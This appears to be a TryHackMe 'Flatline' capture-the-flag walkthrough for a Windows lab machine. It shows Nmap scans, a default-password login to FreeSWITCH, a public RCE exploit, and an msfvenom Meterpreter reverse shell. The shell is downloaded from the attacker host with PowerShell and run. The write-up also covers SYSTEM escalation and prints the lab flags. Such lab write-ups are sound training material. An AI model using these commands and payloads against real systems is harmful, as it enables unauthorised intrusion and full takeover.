
Flatline

Contents

Reconnaissance

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.

> Note: The target's IP address changed multiple times during the engagement, as the lab session refreshed over short time intervals while progressing through the tasks.



Scanning

An **Nmap** scan was performed to identify open ports and services:

```
❯ nmap -sV -sC -p- --min-rate 5000 -Pn 10.201.91.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 14:38 EST
Nmap scan report for 10.201.91.38
Host is up (0.11s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-11-11T19:38:42+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WIN-EOM4PK0578N
| Not valid before: 2025-11-10T19:36:54
|_Not valid after:  2026-05-12T19:36:54
| rdp-ntlm-info:
|   Target_Name: WIN-EOM4PK0578N
|   NetBIOS_Domain_Name: WIN-EOM4PK0578N
|   NetBIOS_Computer_Name: WIN-EOM4PK0578N
|   DNS_Domain_Name: WIN-EOM4PK0578N
|   DNS_Computer_Name: WIN-EOM4PK0578N
|   Product_Version: 10.0.17763
|_  System_Time: 2025-11-11T19:38:37+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.01 seconds
```

We realized the target was a Windows machine, scanned the **RDP** port, and discovered an additional open port running the **FreeSWITCH** service.

```
❯ nmap -sV --script=rdp-enum-encryption --min-rate 5000 -Pn 10.201.91.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 14:48 EST
Nmap scan report for 10.201.91.38
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE          VERSION
3389/tcp open  ms-wbt-server    Microsoft Terminal Services
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
8021/tcp open  freeswitch-event FreeSWITCH mod_event_socket
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.24 seconds
```

Enumeration

An auxiliary Metasploit script was used to scan the **FreeSWITCH** port and determine whether it was vulnerable. By attempting the default `ClueCon` password (CVE-2020-27613), we were able to gain unauthorized access.

```
msf auxiliary(scanner/misc/freeswitch_event_socket_login) > run
[*] 10.201.89.223:8021    - Running automatic check ("set AutoCheck false" to disable)
[+] 10.201.89.223:8021    - The target appears to be vulnerable.
[+] 10.201.89.223:8021    - Login Successful: ClueCon
[*] 10.201.89.223:8021    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/misc/freeswitch_event_socket_login) >
```

While searching for RCE, we discovered a Python script via **SearchSploit** that leverages the misconfiguration to execute arbitrary commands on the target.

```
File: 47799.txt
1   # Exploit Title: FreeSWITCH 1.10.1 - Command Execution
2   # Date: 2019-12-19
3   # Exploit Author: 1F98D
4   # Vendor Homepage: https://freeswitch.com/
5   # Software Link: https://files.freeswitch.org/windows/installer/x64/FreeSWITCH-1.
    10.1-Release-x64.msi
6   # Version: 1.10.1
7   # Tested on: Windows 10 (x64)
8   #
9   # FreeSWITCH listens on port 8021 by default and will accept and run commands sen
    t to
10  # it after authenticating. By default commands are not accepted from remote hosts
    .
11  #
12  # -- Example --
13  # root@kali:~# ./freeswitch-exploit.py 192.168.1.100 whoami
14  # Authenticated
15  # Content-Type: api/response
16  # Content-Length: 20
17  #
:
```

Exploitation

The next move was to execute basic commands using the target IP.

```
python3 freeswitch_exploit.py 10.201.91.38 "whoami"
```

```
❯ python3 freeswitch_exploit.py 10.201.95.211 whoami
Authenticated
Content-Type: api/response
Content-Length: 25

win-eom4pk0578n\nekrotic
```

We used different commands to enumerate the system until gain access to the first flag but without administrator permissions.

```
Authenticated
Content-Type: api/response
Content-Length: 374

 Volume in drive C has no label.
 Volume Serial Number is 84FD-2CC9

 Directory of C:\Users\Nekrotic\Desktop

09/11/2021  07:39    <DIR>          .
09/11/2021  07:39    <DIR>          ..
09/11/2021  07:39                38 root.txt
09/11/2021  07:39                38 user.txt
               2 File(s)             76 bytes
               2 Dir(s)  50,162,626,560 bytes free

❯ python3 freeswitch_exploit.py 10.201.95.211 'type C:\Users\Nekrotic\Desktop\user.txt'
Authenticated
Content-Type: api/response
Content-Length: 38

THM{64bca0843d535fa73eecdc59d27cbe26}
```

Privilege Escalation

Because the Windows environment required a different reverse shell, we generated an architecture specific payload with `msfvenom` to match the target system.

```
❯ python3 freeswitch_exploit.py 10.201.95.211 systeminfo
Authenticated
Content-Type: api/response
Content-Length: 2188


Host Name:                 WIN-EOM4PK0578N
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA066
Original Install Date:     09/11/2021, 07:13:22
System Boot Time:          11/11/2025, 23:43:53
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
```

A **x64** payload was created to match the target architecture, using the attacker IP and port:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.5.20.18 LPORT=4444 -f exe > shell.exe
```

Subsequently, the attacker system initialized a Meterpreter listener configured for the corresponding payload and architecture to receive the session.

```
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.5.20.18
set LPORT 4444
run
```

Started sharing with HTTP Server from Kali and used the RCE exploit to copy the created shell to the target machine and then execute it to init the connection.

```
❯ python3 freeswitch_exploit.py 10.201.91.38 'powershell Invoke-WebRequest -URI
http://10.5.20.18:8000/shell.exe -o C:\Users\Nekrotic\Desktop\shell.exe'
```

The generated executable was launched from the remote code execution vector, resulting in a successful Meterpreter session. The `getsystem` command was executed to elevate privileges to the SYSTEM account.

```
❯ python3 freeswitch_exploit.py 10.201.103.199 'C:\Users\Nekrotic\Desktop\shell.exe'
Authenticated
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

Following successful privilege escalation, we accessed the **Nekrotic** user account and recovered the `root.txt` flag file.

```
meterpreter > cd Nekrotic
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\Nekrotic\Desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2021-11-09 02:31:27 -0500  desktop.ini
100666/rw-rw-rw-  38    fil   2021-11-09 02:39:58 -0500  root.txt
100777/rwxrwxrwx  7680  fil   2025-11-11 21:21:44 -0500  shell.exe
100666/rw-rw-rw-  38    fil   2021-11-09 02:39:32 -0500  user.txt
```

```
meterpreter > cat root.txt
THM{8c8bc5558f0f3f8060d00ca231a9fb5e} meterpreter >
```

The assessment confirmed full compromise of the target.

---

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